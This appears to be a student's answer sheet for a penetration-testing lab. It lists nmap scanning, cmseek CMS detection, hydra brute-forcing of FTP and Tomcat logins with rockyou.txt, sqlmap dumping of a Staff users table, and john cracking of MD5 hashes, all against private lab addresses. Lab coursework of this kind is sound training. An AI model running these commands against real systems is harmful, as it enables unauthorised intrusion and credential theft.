
22046


Weva Nahi

Ex1:


Q-1 nmap -sn 192.168.63.1/24 -oG ttp2.txt




Q-2 cat ttp2.txt| grep Up | cut -d ' ' -f 2 > ip\_up.txt



nmap -sV -vv -iL ip\_up.txt






Q-3 cmseek -u <http://192.168.63.111>




cmseek -u http://192.168.63.109



Q-4 hydra -V -l dsi,cnm -P /usr/share/wordlists/rockyou.txt <ftp://192.168.63.109>




Q-5 hydra -l tomcat -P /usr/share/wordlists/rockyou.txt http-get://192.168.63.109




EX2 :


Q-1 nano test1.txt

sqlmap -r test1.txt -dbs





sqlmap -r test1.txt -D Staff -T Users -C Username,Password -dump





Q-2 cat pas.txt





john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt pas.txt

